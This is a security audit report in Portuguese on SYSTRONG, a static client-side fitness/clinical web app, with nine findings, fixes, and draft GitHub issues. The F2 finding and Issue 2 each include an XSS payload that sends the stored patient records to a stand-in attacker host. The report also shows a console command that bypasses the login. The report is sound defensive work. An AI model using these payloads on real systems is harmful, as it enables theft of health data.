Relatório de Auditoria de Segurança

Projeto: SYSTRONG

Data da auditoria: 29 de agosto de 2026

Escopo: repositório completo (index.html, css/, js/, assets/, README, CNAME)

Auditoria gerada automaticamente a partir da leitura integral do código-fonte.

Regenerar com: docs/security-audit/gerar_relatorio.py

Nota Metodológica

Antes da revisão, o repositório foi varrido por completo para identificar a stack do projeto: **frontend estático puro** (HTML5 + CSS3 + JavaScript ES6, sem framework, sem bundler, sem build step), **sem backend, sem banco de dados e sem arquivos de deploy** (não há Docker, CI/CD, Helm ou Terraform) — o único artefato de deploy é um arquivo `CNAME` para publicação via GitHub Pages no domínio systrong.com.br. Persistência é feita inteiramente no navegador via `localStorage`, e a "autenticação" é um estado booleano mantido no próprio cliente. Com essa stack detectada, cada categoria de auditoria foi mapeada assim:

Categoria	Mecanismo equivalente nesta stack
1. Banco sem tranca	Não há banco de dados/backend. Equivalente auditado: isolamento (ausente) dos dados de pacientes salvos em localStorage, e a robustez do "portão" (login) que deveria proteger esse armazenamento.
2. Permissão no navegador	Não há papéis (admin/user) distintos — há um único portão de autenticação, auditado quanto a existir (ou não) qualquer verificação server-side equivalente.
3. IDOR	Não há rotas/endpoints de backend que recebam IDs de objetos. Categoria avaliada e marcada como não aplicável, com justificativa registrada no corpo do relatório.
4. Chaves expostas	Busca por API keys/segredos hardcoded no código-fonte, configs e histórico completo do Git (git log -p --all).
5. Inputs sem tratamento (XSS)	Auditoria de todo uso de innerHTML/template strings com dados de usuário no frontend puro em JavaScript, e verificação da ausência de biblioteca de sanitização (DOMPurify) no projeto.


Todos os achados abaixo foram verificados diretamente no código-fonte lido na íntegra (index.html, css/styles.css, js/app.js, js/cyber-canvas.js, js/nemotron-core.js, README.md, .gitignore, CNAME) e no histórico completo do Git. Nenhum achado é especulativo.

Resumo Executivo

3	2	2	1	1
CRÍTICA	ALTA	MÉDIA	BAIXA	INFORMATIVA

Total de **9 achados** verificados no código, além de **5 pontos fortes** confirmados. O risco central é a combinação de autenticação puramente client-side (F1), ausência sistemática de sanitização de entrada (F2-F7) e prontuário clínico de pacientes salvo sem isolamento (F9) — juntos, formam uma cadeia completa de exfiltração de dados de saúde sem exigir nenhuma credencial válida.





Pontos Fortes

O que está protegido, com evidência verificada no código:

✔ Nenhum segredo real hardcoded no código-fonte nem no histórico do Git

Varredura de todo o repositório (index.html, css/, js/, README, CNAME) e de `git log -p --all` não encontrou API keys, senhas ou tokens reais. js/nemotron-core.js:8 usa apenas `localStorage.getItem(...) || ''` — nunca um valor secreto embutido como default.

✔ Nenhuma infraestrutura de servidor exposta no repositório

Não há backend, banco de dados, Docker, docker-compose, CI/CD ou IaC no projeto — confirmado por varredura completa da árvore de arquivos. O app é 100% estático (HTML/CSS/JS) hospedado via GitHub Pages (CNAME → systrong.com.br), o que elimina de saída as categorias de risco de servidor/API.

✔ Todas as chamadas de rede externas usam HTTPS

Nenhuma URL http:// foi encontrada em index.html, css/styles.css ou js/*.js — as chamadas à API do NCBI PubMed (js/app.js:923,932) e ao endpoint da NVIDIA NIM (js/nemotron-core.js:10) usam https:// exclusivamente.

✔ Parâmetro de busca corretamente codificado na URL da API PubMed

js/app.js:923 usa `encodeURIComponent(termo)` ao montar a query string, prevenindo quebra da URL/injeção de parâmetros na chamada à API do NCBI.

✔ `.gitignore` presente e adequado

Cobre artefatos de SO, IDE e build (.DS_Store, .vscode/, node_modules/, dist/, etc.), reduzindo o risco de arquivos sensíveis serem versionados por acidente.

Pontos Fracos (riscos centrais)

- A tela de login não autentica nada — qualquer texto não vazio nos dois campos entra no sistema, e não existe backend nenhum para checar credenciais (F1).
- Múltiplos pontos usam `innerHTML` com dados de entrada do usuário sem qualquer sanitização ou biblioteca de escaping — não há DOMPurify, `textContent` seguro nem função de escape em nenhum lugar do projeto (F2-F7).
- Todo o prontuário clínico de todos os pacientes fica em um único blob de localStorage, sem isolamento por usuário/consultório e protegido apenas pelo login cosmético (F9).
- A combinação F1 + F2-F6 + F9 forma uma cadeia completa de exfiltração: qualquer XSS armazenado permite ler `localStorage.getItem('systrong_data')` e enviar todo o prontuário de pacientes para um servidor externo, sem exigir nenhuma autenticação real.

Categoria não aplicável

3. IDOR — não se aplica a este projeto: não existem rotas de API/backend que recebam IDs de objetos e precisem checar posse. As funções client-side que recebem IDs (selecionarAluno, excluirAluno, atualizarCarga, excluirArquivoPaciente, todas em js/app.js) operam sobre um único array local, sem fronteira de autorização multiusuário a ser violada — o risco equivalente nesta stack já está coberto pelos achados de autenticação (F1) e de isolamento de dados (F9).

Achados Detalhados por Categoria

1. Isolamento de Dados

CRÍTICA	`js/app.js:7-14,17-112,122-126`	**F9 — Prontuário de todos os pacientes (PHI) guardado em um único localStorage sem controle de acesso real** Todos os "alunos/pacientes" — nome, idade, condição de saúde, histórico de pressão arterial, documentos e programas de treino — ficam em um único array `state.alunos`, persistido inteiro em `localStorage['systrong_data']` (salvarEstado(), linha 123). Não existe conceito de dono/tenant nem de backend: a única barreira antes de ler esses dados é a tela de login, que é puramente cosmética (ver F1).

2. Permissão no Front-end

CRÍTICA	`index.html:33,38` · `js/app.js:154-168`	**F1 — Autenticação inteiramente decidida no navegador, sem qualquer verificação de credencial** A tela de login não valida usuário/senha contra nada: fazerLogin() apenas checa se os dois campos não estão vazios (`if (usuario && senha)`) e, em caso positivo, seta `state.autenticado = true` e grava `systrong_auth=true` no localStorage. Não existe backend, API ou qualquer verificação server-side — o "login" é 100% decorativo. Os campos vêm inclusive pré-preenchidos com `value="admin"` / `value="123456"`, reforçando a falsa impressão de que há credenciais reais.

3. IDOR

Nenhum achado nesta categoria — não aplicável a esta stack (ver justificativa na seção "Pontos Fortes / Categoria não aplicável").

4. Chaves Expostas

INFORMATIVA	`js/nemotron-core.js:8,51-54`	**F8 — Chave de API do Nemotron, se configurada, ficaria em texto puro no localStorage** NemotronCore expõe `setApiKey()/getApiKey()`, que gravam/leem a chave em `localStorage['systrong_nemotron_api_key']` sem qualquer cifragem. Não há valor hardcoded (default é string vazia) e, na interface atual, nenhum elemento chama `setApiKey()` — a funcionalidade existe no código mas não está exposta na UI hoje.

5. XSS / Input sem Tratamento

CRÍTICA	`js/app.js:1073-1120`	**F2 — XSS via chat do Nemotron AI — texto do usuário injetado com innerHTML** enviarMensagemNemotron() lê o valor bruto do campo #input-nemotron e chama adicionarMensagemChatNemotron('user', texto), que grava o texto diretamente em `msgDiv.innerHTML` (apenas trocando quebras de linha por ` `, sem qualquer escaping de tags HTML).
ALTA	`js/app.js:406,420,562,571 · origem em js/app.js:751-780`	**F3 — XSS armazenado via nome do aluno e condição de saúde (ficha + relatório de impressão)** salvarNovoAluno() grava `nome` e `condicaoSaude` no objeto do aluno sem qualquer sanitização. Esses campos são posteriormente injetados sem escaping em pelo menos quatro pontos via innerHTML: o cabeçalho da ficha (linha 406), o bloco de condição de saúde (linha 420) e o relatório de impressão (linhas 562 e 571).
ALTA	`js/app.js:531-532 · origem em js/app.js:846-856,880-890`	**F4 — XSS armazenado via nome/observação de exercício na prescrição de treino** salvarProgramaTreino() lê os campos `.ex-nome` do formulário de prescrição e grava sem sanitização; esses valores (`ex.nome`, `ex.obs`) são renderizados via innerHTML na tabela de exercícios.
MÉDIA	`js/app.js:451 · origem em js/app.js:619-627,669-677`	**F5 — XSS armazenado via nome de arquivo anexado (upload / drag-and-drop)** fazerUploadArquivoPaciente() e handleDropPaciente() usam `file.name` (controlado pelo nome do arquivo escolhido/arrastado pelo usuário) sem sanitização; o nome é depois renderizado via innerHTML na lista de documentos do paciente.
MÉDIA	`js/app.js:915-928`	**F6 — XSS refletido no campo de busca do PubMed** buscarPubMed() injeta o termo digitado (`termo`) sem escaping na mensagem de "nenhum artigo encontrado", via innerHTML.
BAIXA	`js/app.js:932-949`	**F7 — Dados de terceiros (API pública do NCBI/PubMed) renderizados sem sanitização** `art.title` e `art.authors[0].name`, retornados pela API pública `esummary.fcgi` do NCBI, são concatenados em HTML e atribuídos via innerHTML sem qualquer escaping.

Detalhamento Técnico dos Achados

Evidência de código, análise de exploração e condições necessárias para cada achado, na ordem em que aparecem na tabela acima.

F1 · Autenticação inteiramente decidida no navegador, sem qualquer verificação de credencial

CRÍTICA

Arquivo:linha: index.html:33,38 · js/app.js:154-168

A tela de login não valida usuário/senha contra nada: fazerLogin() apenas checa se os dois campos não estão vazios (`if (usuario && senha)`) e, em caso positivo, seta `state.autenticado = true` e grava `systrong_auth=true` no localStorage. Não existe backend, API ou qualquer verificação server-side — o "login" é 100% decorativo. Os campos vêm inclusive pré-preenchidos com `value="admin"` / `value="123456"`, reforçando a falsa impressão de que há credenciais reais.

```
index.html:33  <input type="text" id="login-usuario" ... value="admin" required>
index.html:38  <input type="password" id="login-senha" ... value="123456" required>
js/app.js:160  if (usuario && senha) {
js/app.js:161    state.autenticado = true;
js/app.js:162    localStorage.setItem('systrong_auth', 'true');
```

Por que é explorável: Qualquer pessoa entra digitando qualquer texto nos dois campos — ou, sem nem abrir o formulário, executando `localStorage.setItem('systrong_auth','true')` no console do navegador e recarregando a página. Como toda a proteção de acesso à ficha clínica dos pacientes depende exclusivamente dessa flag booleana no cliente, não existe controle de acesso real no aplicativo.

Condições de exploração: Explorável sempre, sem pré-condição — é o comportamento padrão do código em produção.

F2 · XSS via chat do Nemotron AI — texto do usuário injetado com innerHTML

CRÍTICA

Arquivo:linha: js/app.js:1073-1120

enviarMensagemNemotron() lê o valor bruto do campo #input-nemotron e chama adicionarMensagemChatNemotron('user', texto), que grava o texto diretamente em `msgDiv.innerHTML` (apenas trocando quebras de linha por `<br>`, sem qualquer escaping de tags HTML).

```
js/app.js:1076  const texto = input.value.trim();
js/app.js:1080  adicionarMensagemChatNemotron('user', texto);
js/app.js:1117  msgDiv.innerHTML = texto.replace(/\n/g, '<br>');
```

Por que é explorável: Digitar `<img src=x onerror=fetch('https://atacante.exemplo/x?d='+localStorage.getItem('systrong_data'))>` no chat executa imediatamente no navegador da vítima, podendo exfiltrar todo o prontuário de pacientes salvo em localStorage (ver F9). É o ponto de XSS mais direto do aplicativo: entrada de texto livre, sem qualquer sanitização, renderizada de imediato.

Condições de exploração: Explorável sempre; não depende de feature flag ou configuração.

F3 · XSS armazenado via nome do aluno e condição de saúde (ficha + relatório de impressão)

ALTA

Arquivo:linha: js/app.js:406,420,562,571 · origem em js/app.js:751-780

salvarNovoAluno() grava `nome` e `condicaoSaude` no objeto do aluno sem qualquer sanitização. Esses campos são posteriormente injetados sem escaping em pelo menos quatro pontos via innerHTML: o cabeçalho da ficha (linha 406), o bloco de condição de saúde (linha 420) e o relatório de impressão (linhas 562 e 571).

```
js/app.js:406  <h2>${aluno.nome} <span class="badge ...
js/app.js:420  <p>${aluno.condicaoSaude}</p>
js/app.js:762  const novoAluno = { id: ..., nome, ..., condicaoSaude, ... };
```

Por que é explorável: Um payload como `<img src=x onerror=alert(document.domain)>` como nome do aluno fica persistido em localStorage e executa toda vez que a ficha é aberta ou o relatório é impresso/exportado — inclusive para qualquer outra pessoa que use o mesmo navegador/perfil depois.

Condições de exploração: Explorável sempre pelo formulário 'Cadastrar Novo Aluno'.

F4 · XSS armazenado via nome/observação de exercício na prescrição de treino

ALTA

Arquivo:linha: js/app.js:531-532 · origem em js/app.js:846-856,880-890

salvarProgramaTreino() lê os campos `.ex-nome` do formulário de prescrição e grava sem sanitização; esses valores (`ex.nome`, `ex.obs`) são renderizados via innerHTML na tabela de exercícios.

```
js/app.js:531  <strong>${ex.nome}</strong>
js/app.js:532  ${ex.obs ? `<br><small ...>${ex.obs}</small>` : ''}
```

Por que é explorável: Um nome de exercício como `<img src=x onerror=...>` persiste no programa de treino salvo e executa toda vez que a ficha do aluno é renderizada.

Condições de exploração: Explorável sempre pelo formulário 'Prescrever Novo Programa de Treino'.

F5 · XSS armazenado via nome de arquivo anexado (upload / drag-and-drop)

MÉDIA

Arquivo:linha: js/app.js:451 · origem em js/app.js:619-627,669-677

fazerUploadArquivoPaciente() e handleDropPaciente() usam `file.name` (controlado pelo nome do arquivo escolhido/arrastado pelo usuário) sem sanitização; o nome é depois renderizado via innerHTML na lista de documentos do paciente.

```
js/app.js:451  <strong ...>${arq.nome}</strong>
js/app.js:623  nome: file.name,
```

Por que é explorável: Nomes de arquivo podem conter caracteres HTML dependendo da origem (drag-and-drop de outro app, arquivo extraído de um .zip em Linux/macOS, etc.). Um arquivo chamado `<img src=x onerror=alert(1)>.pdf` dispara XSS quando a ficha é aberta.

Condições de exploração: Depende do SO/navegador permitir nomes de arquivo com caracteres HTML — Windows Explorer bloqueia alguns caracteres (`<>`), mas drag-and-drop de outras origens ou outros SOs não bloqueiam necessariamente.

F6 · XSS refletido no campo de busca do PubMed

MÉDIA

Arquivo:linha: js/app.js:915-928

buscarPubMed() injeta o termo digitado (`termo`) sem escaping na mensagem de "nenhum artigo encontrado", via innerHTML.

```
js/app.js:916  const termo = document.getElementById('input-pubmed').value.trim();
js/app.js:928  container.innerHTML = `<div class="vazio">Nenhum artigo encontrado para "${termo}".</div>`;
```

Por que é explorável: Confirma a ausência sistemática de escaping no projeto. O impacto prático é baixo porque hoje o campo não é preenchido a partir da URL (sem parâmetro de query lido pela página), então a exploração fica restrita a self-XSS — mas o padrão de código é o mesmo reaproveitado nos pontos armazenados mais graves (F2-F5).

Condições de exploração: Impacto real limitado hoje (self-XSS); risco sobe se o termo passar a ser lido de query string no futuro.

F7 · Dados de terceiros (API pública do NCBI/PubMed) renderizados sem sanitização

BAIXA

Arquivo:linha: js/app.js:932-949

`art.title` e `art.authors[0].name`, retornados pela API pública `esummary.fcgi` do NCBI, são concatenados em HTML e atribuídos via innerHTML sem qualquer escaping.

```
js/app.js:942  <a href="https://pubmed.ncbi.nlm.nih.gov/${id}/" target="_blank">${art.title}</a>
js/app.js:943  Autores: ${art.authors?.[0]?.name || 'Et al.'}
```

Por que é explorável: A fonte é uma API pública respeitada e não há indício de que ela devolva HTML malicioso hoje, mas o app confia cegamente no conteúdo — não há defesa em profundidade caso a resposta um dia contenha marcação inesperada.

Condições de exploração: Depende do conteúdo retornado pela API do NCBI, fora do controle do projeto.

F8 · Chave de API do Nemotron, se configurada, ficaria em texto puro no localStorage

INFORMATIVA

Arquivo:linha: js/nemotron-core.js:8,51-54

NemotronCore expõe `setApiKey()/getApiKey()`, que gravam/leem a chave em `localStorage['systrong_nemotron_api_key']` sem qualquer cifragem. Não há valor hardcoded (default é string vazia) e, na interface atual, nenhum elemento chama `setApiKey()` — a funcionalidade existe no código mas não está exposta na UI hoje.

```
js/nemotron-core.js:8   this.apiKey = localStorage.getItem('systrong_nemotron_api_key') || '';
js/nemotron-core.js:53  localStorage.setItem('systrong_nemotron_api_key', key);
```

Por que é explorável: Não é explorável hoje por não haver como o usuário configurar a chave pela UI. Fica registrado como ponto de atenção para quando essa tela for adicionada: uma chave em localStorage é legível por qualquer um dos XSS listados em F2-F6.

Condições de exploração: Não explorável na versão atual (nenhuma UI chama setApiKey()); vira risco real assim que essa tela for implementada.

F9 · Prontuário de todos os pacientes (PHI) guardado em um único localStorage sem controle de acesso real

CRÍTICA

Arquivo:linha: js/app.js:7-14,17-112,122-126

Todos os "alunos/pacientes" — nome, idade, condição de saúde, histórico de pressão arterial, documentos e programas de treino — ficam em um único array `state.alunos`, persistido inteiro em `localStorage['systrong_data']` (salvarEstado(), linha 123). Não existe conceito de dono/tenant nem de backend: a única barreira antes de ler esses dados é a tela de login, que é puramente cosmética (ver F1).

```
js/app.js:123  localStorage.setItem('systrong_data', JSON.stringify(state.alunos));
js/app.js:17   const demoData = [ { id: 'aluno-1', nome: 'Carlos Eduardo', ... condicaoSaude: 'Pós-operatório
```

Por que é explorável: Esse é o equivalente, nesta stack sem banco de dados, à falha de "banco sem tranca": não há isolamento nenhum por usuário/consultório, os dados clínicos ficam em texto puro no dispositivo, protegidos apenas por um login que não checa nada (F1) — e são diretamente legíveis/exfiltráveis por qualquer um dos XSS de F2 a F6 (`localStorage.getItem('systrong_data')`).

Condições de exploração: Explorável sempre que o app for usado com dados reais de pacientes tal como está hoje (sem backend).

Recomendações Priorizadas

P1 — Crítico, agir imediatamente

• Não usar este aplicativo com dados reais de pacientes enquanto a autenticação for puramente client-side (F1) — se o produto for seguir em frente, implementar um backend com autenticação de verdade (hash de senha + sessão/token) antes de qualquer dado clínico real trafegar pelo sistema.

• Escapar/sanitizar TODO input do usuário antes de qualquer `innerHTML`: nome do aluno, condição de saúde, nome/observação de exercício, nome de arquivo e texto do chat Nemotron (F2-F5). Usar `textContent` para texto puro ou uma função central `escapeHtml()`; para o chat (que precisa converter `\n` em `<br>`), sanitizar com DOMPurify em vez de montar HTML manualmente.

• Não persistir PHI (dado de saúde) real em localStorage sem um backend com controle de acesso e criptografia em repouso — dado de saúde é "dado sensível" pela LGPD (art. 5º, II), o que exige base legal e salvaguardas específicas (F9).

P2 — Alto/Médio, próximos sprints

• Sanitizar também os dados vindos da API pública do PubMed antes de renderizar, como defesa em profundidade (F7).

• Adicionar uma Content-Security-Policy restritiva (meta tag `script-src 'self'`, sem `unsafe-inline` para scripts) para reduzir o impacto de qualquer XSS residual.

• Se a tela de configuração da chave do Nemotron for implementada no futuro, deixar claro ao usuário que a chave fica no navegador local e considerar um proxy backend em vez de chamar a API da NVIDIA diretamente do cliente (F8).

P3 — Baixo/Melhoria contínua

• Adicionar testes automatizados cobrindo os pontos de renderização de dados do usuário, para impedir regressão de XSS em mudanças futuras.

• Deixar explícito no README que, no estado atual, o app é um protótipo/demo client-side sem persistência segura — não apto a dados clínicos reais.

Status das Correções Aplicadas

Em sessão de correção realizada logo após esta auditoria, os achados abaixo foram tratados diretamente no código. Achados marcados como "mitigado" têm sua causa raiz estrutural (ausência de backend) ainda pendente — o código atual reduz o dano, mas não substitui uma solução arquitetural real.

F1	**MITIGADO**	Credenciais falsas `admin`/`123456` pré-preenchidas foram removidas de index.html, e um aviso explícito foi adicionado na própria tela de login e no README informando que não há autenticação real. A causa raiz (ausência de backend) permanece — só é resolvida por completo com um backend real.
F2	**CORRIGIDO**	js/app.js — adicionada função `escapeHtml()` central; `adicionarMensagemChatNemotron()` agora escapa todo texto (usuário e IA) antes de aplicar `innerHTML`.
F3	**CORRIGIDO**	js/app.js — `aluno.nome` e `aluno.condicaoSaude` agora passam por `escapeHtml()` em todos os pontos de renderização (lista, ficha, cabeçalhos e relatório de impressão).
F4	**CORRIGIDO**	js/app.js — `ex.nome` e `ex.obs` agora passam por `escapeHtml()` na tabela de exercícios.
F5	**CORRIGIDO**	js/app.js — `arq.nome`/`a.nome` (nome de arquivo) agora passam por `escapeHtml()` na lista de documentos e no relatório de impressão.
F6	**CORRIGIDO**	js/app.js — o termo de busca do PubMed agora passa por `escapeHtml()` antes de ser refletido na mensagem de "nenhum resultado".
F7	**CORRIGIDO**	js/app.js — `art.title`, autor, `pubdate` e o `id` da API do PubMed agora passam por `escapeHtml()`/`encodeURIComponent()` antes de renderizar.
F8	**SEM AÇÃO NECESSÁRIA POR ORA**	Não explorável hoje (nenhuma UI chama `setApiKey()`). Adicionado comentário de alerta em js/nemotron-core.js orientando a usar um proxy backend quando essa tela for implementada.
F9	**MITIGADO**	Mesma mitigação de F1 (aviso explícito no login e no README de que não há isolamento real de dados). A causa raiz (armazenamento local sem backend) só é resolvida por completo com um backend com autenticação/autorização real.

Issues para o GitHub

Texto completo, em Markdown, pronto para copiar e colar na criação de cada issue. Achados triviais relacionados (múltiplos pontos de XSS com a mesma causa raiz) foram agrupados em uma única issue para evitar spam.

Issue 1: [Segurança] Autenticação 100% client-side permite bypass total do login

Labels sugeridas: security, critical

````
--- ISSUE 1 ---
## [Segurança] Autenticação 100% client-side permite bypass total do login

**Labels:** security, critical

## Problema

A tela de login do SYSTRONG não valida usuário/senha contra nada. `fazerLogin()` só checa se
os dois campos não estão vazios e, em caso positivo, marca `state.autenticado = true` e grava
`systrong_auth=true` no `localStorage`. Não existe backend nem API para validar a credencial —
o "login" é puramente decorativo, inclusive com campos pré-preenchidos `value="admin"` /
`value="123456"` que reforçam a falsa sensação de segurança.

## Por que é explorável

Qualquer pessoa entra digitando qualquer texto nos dois campos, ou nem precisa disso: basta
rodar no console do navegador `localStorage.setItem('systrong_auth','true')` e recarregar a
página. Toda a proteção de acesso à ficha clínica dos pacientes depende exclusivamente dessa
flag booleana controlada pelo próprio cliente.

## Evidência

`index.html:33`
```html
<input type="text" id="login-usuario" placeholder="admin" value="admin" required>
```

`index.html:38`
```html
<input type="password" id="login-senha" placeholder="••••••••" value="123456" required>
```

`js/app.js:160-164`
```js
if (usuario && senha) {
  state.autenticado = true;
  localStorage.setItem('systrong_auth', 'true');
  ...
}
```

## Impacto

Qualquer pessoa com acesso ao link do app acessa 100% dos dados clínicos de todos os
pacientes cadastrados, sem nenhuma credencial válida.

## Sugestão de correção

- Implementar um backend real com autenticação (hash de senha + sessão/token) antes de
  qualquer dado clínico real trafegar pelo sistema.
- Enquanto isso não existir, deixar claro na UI/README que o app não tem controle de acesso
  real e não deve ser usado com dados reais de pacientes.
- Remover os valores `value="admin"`/`value="123456"` pré-preenchidos, que sugerem uma
  credencial real inexistente.

## Critérios de aceite
````

```
- [ ] Login rejeita credenciais inválidas contra uma fonte de verdade real (backend/hash)
- [ ] Não é mais possível obter acesso setando apenas uma flag no localStorage
- [ ] Campos de login não vêm mais pré-preenchidos com credenciais falsas
- [ ] README atualizado descrevendo o mecanismo de autenticação real (ou o aviso de que o
      app é apenas um protótipo sem controle de acesso, se essa for a decisão do time)
--- FIM ISSUE 1 ---
```

Issue 2: [Segurança] Múltiplos pontos de XSS armazenado/refletido via innerHTML sem sanitização

Labels sugeridas: security, critical, high

````
--- ISSUE 2 ---
## [Segurança] Múltiplos pontos de XSS armazenado/refletido via innerHTML sem sanitização

**Labels:** security, critical, high

## Problema

O projeto não possui nenhuma função de escaping HTML nem biblioteca de sanitização (sem
DOMPurify, sem `escapeHtml()`). Vários pontos do app montam HTML por template string com
dados vindos diretamente do usuário (ou de arquivos escolhidos pelo usuário) e atribuem o
resultado via `innerHTML`, permitindo XSS armazenado em pelo menos 4 pontos e refletido em
1 ponto.

## Por que é explorável

Como não há nenhum escaping em nenhum desses pontos, qualquer um deles aceita um payload como
`<img src=x onerror=fetch('https://atacante.exemplo/x?d='+localStorage.getItem('systrong_data'))>`
e o executa assim que o HTML é renderizado. Os pontos armazenados persistem o payload em
`localStorage`, então ele volta a executar toda vez que a ficha/relatório é aberto — inclusive
por outra pessoa usando o mesmo navegador depois.

## Evidência

**Chat do Nemotron (crítica)** — `js/app.js:1076,1080,1117`
```js
const texto = input.value.trim();
adicionarMensagemChatNemotron('user', texto);
...
msgDiv.innerHTML = texto.replace(/\n/g, '<br>');
```

**Nome/condição de saúde do aluno (alta)** — `js/app.js:406,420`
```js
<h2>${aluno.nome} <span class="badge ...
<p>${aluno.condicaoSaude}</p>
```
também refletido no relatório de impressão em `js/app.js:562,571`.

**Nome/observação de exercício (alta)** — `js/app.js:531-532`
```js
<strong>${ex.nome}</strong>
${ex.obs ? `<br><small ...>${ex.obs}</small>` : ''}
```

**Nome de arquivo anexado (média)** — `js/app.js:451`, origem em `js/app.js:623,673`
```js
<strong ...>${arq.nome}</strong>
...
nome: file.name,
```

**Termo de busca PubMed (média, refletido)** — `js/app.js:928`
```js
container.innerHTML = `<div class="vazio">Nenhum artigo encontrado para "${termo}".</div>`;
```
````

````
**Título/autor retornados pela API do PubMed (baixa)** — `js/app.js:942-943`
```js
<a href="..." target="_blank">${art.title}</a>
Autores: ${art.authors?.[0]?.name || 'Et al.'}
```

## Impacto

Execução de JavaScript arbitrário no navegador de quem abre a ficha/relatório/chat afetado,
com acesso total ao `localStorage` do app — incluindo o prontuário de todos os pacientes
(`systrong_data`, ver issue de isolamento de dados) e, se configurada no futuro, a chave de
API do Nemotron.

## Sugestão de correção

- Trocar `innerHTML` por `textContent` em todo ponto que só precisa exibir texto puro (nome,
  condição de saúde, nome de exercício/arquivo, título/autor do PubMed).
- Para o chat do Nemotron (que precisa converter `\n` em `<br>`), usar uma função de
  sanitização (ex.: DOMPurify) em vez de montar HTML manualmente, ou construir os nós DOM
  diretamente (`document.createElement` + `textContent`, inserindo `<br>` via `appendChild`).
- Adicionar uma Content-Security-Policy (`script-src 'self'`) como camada extra de defesa.

## Critérios de aceite

- [ ] Nenhum dos 6 pontos listados acima renderiza HTML/JS a partir de um payload como
      `<img src=x onerror=alert(1)>` inserido nos respectivos campos
- [ ] Existe uma função central de escaping (ou lib de sanitização) reutilizada nos pontos
      corrigidos
- [ ] Teste manual/automatizado cobrindo ao menos o campo de nome do aluno e o chat do
      Nemotron
--- FIM ISSUE 2 ---
````

Issue 3: [Segurança] Prontuário de pacientes (PHI) em localStorage sem isolamento nem controle de acesso real

Labels sugeridas: security, critical

````
--- ISSUE 3 ---
## [Segurança] Prontuário de pacientes (PHI) em localStorage sem isolamento nem controle de acesso real

**Labels:** security, critical

## Problema

Todos os dados de todos os "alunos/pacientes" — nome, idade, condição de saúde, histórico de
pressão arterial, documentos anexados e programas de treino — são guardados em um único array
`state.alunos`, persistido inteiro em `localStorage['systrong_data']`. Não existe conceito de
dono/tenant nem backend: a única barreira antes de ler esses dados é a tela de login, que é
puramente cosmética (ver issue de autenticação).

## Por que é explorável

Como o "login" não protege nada de verdade e o `localStorage` fica em texto puro no
dispositivo, qualquer pessoa com acesso ao navegador/perfil (ou explorando qualquer um dos
XSS reportados) lê e exfiltra o prontuário completo de todos os pacientes com um simples
`localStorage.getItem('systrong_data')`.

## Evidência

`js/app.js:123`
```js
localStorage.setItem('systrong_data', JSON.stringify(state.alunos));
```

`js/app.js:17-24` (exemplo de dado sensível já presente por padrão)
```js
const demoData = [
````
````

```
  { id: 'aluno-1', nome: 'Carlos Eduardo', idade: 42, ...
    condicaoSaude: 'Pós-operatório de ombro direito (manguito rotador). Hipertensão leve sob medicação.',
    ...
```

```
## Impacto

Exposição total de dados de saúde ("dado sensível" pela LGPD, art. 5º, II) de todos os
pacientes cadastrados, sem exigir nenhuma autenticação real e sem qualquer segmentação por
usuário/consultório.

## Sugestão de correção

- Não usar este armazenamento para dados reais de pacientes enquanto não houver backend com
  autenticação, autorização por usuário/tenant e criptografia em repouso.
- Se o produto seguir client-side por enquanto, deixar isso explícito para quem for usar o
  sistema (aviso na UI/README) e não popular a base com dados reais.
- Priorizar a correção da issue de XSS antes de qualquer uso com dados reais, já que ela é o
  vetor mais direto de exfiltração deste armazenamento.

## Critérios de aceite

- [ ] Dados reais de pacientes só são persistidos depois de existir um backend com
      autenticação e autorização por usuário/tenant
- [ ] Enquanto isso não existir, README/UI avisam claramente que o app é um protótipo sem
      controle de acesso real, não apto a dados clínicos reais
--- FIM ISSUE 3 ---
```

Issue 4: [Segurança] Preparar tratamento seguro da chave de API do Nemotron antes de expor essa tela na UI

Labels sugeridas: security, low

```
--- ISSUE 4 ---
## [Segurança] Preparar tratamento seguro da chave de API do Nemotron antes de expor essa tela na UI

**Labels:** security, low

## Problema

`NemotronCore` já expõe `setApiKey()`/`getApiKey()`, que gravam/leem a chave de API da NVIDIA
NIM em `localStorage['systrong_nemotron_api_key']` sem qualquer cifragem. Hoje nenhuma tela da
interface chama `setApiKey()` — a funcionalidade existe apenas no código, não é explorável na
versão atual.

## Por que é relevante

Assim que uma tela de configuração dessa chave for adicionada, ela ficará em texto puro no
`localStorage`, legível por qualquer um dos XSS reportados na issue de sanitização de input.
Registrar isso agora evita que o problema seja introduzido "de graça" junto com a nova tela.

## Evidência

`js/nemotron-core.js:8`
```js
this.apiKey = localStorage.getItem('systrong_nemotron_api_key') || '';
```

`js/nemotron-core.js:51-54`
```js
setApiKey(key) {
  this.apiKey = key;
  localStorage.setItem('systrong_nemotron_api_key', key);
}
```

Impacto
```

```
Nenhum hoje (funcionalidade não exposta na UI). Risco passa a ser real assim que uma tela de
configuração for adicionada, especialmente combinado com os pontos de XSS já reportados.

## Sugestão de correção

- Ao implementar a UI de configuração da chave, considerar um proxy backend (a chave nunca
  chega ao navegador) em vez de chamar a API da NVIDIA diretamente do cliente.
- Se optar por manter client-side, avisar explicitamente o usuário de que a chave fica no
  navegador local e corrigir primeiro os pontos de XSS da issue correspondente.

## Critérios de aceite

- [ ] Antes de expor `setApiKey()` na UI, a issue de XSS deste repositório está fechada
- [ ] Decisão de arquitetura (proxy backend vs. client-side) documentada antes da
      implementação da tela
--- FIM ISSUE 4 ---
```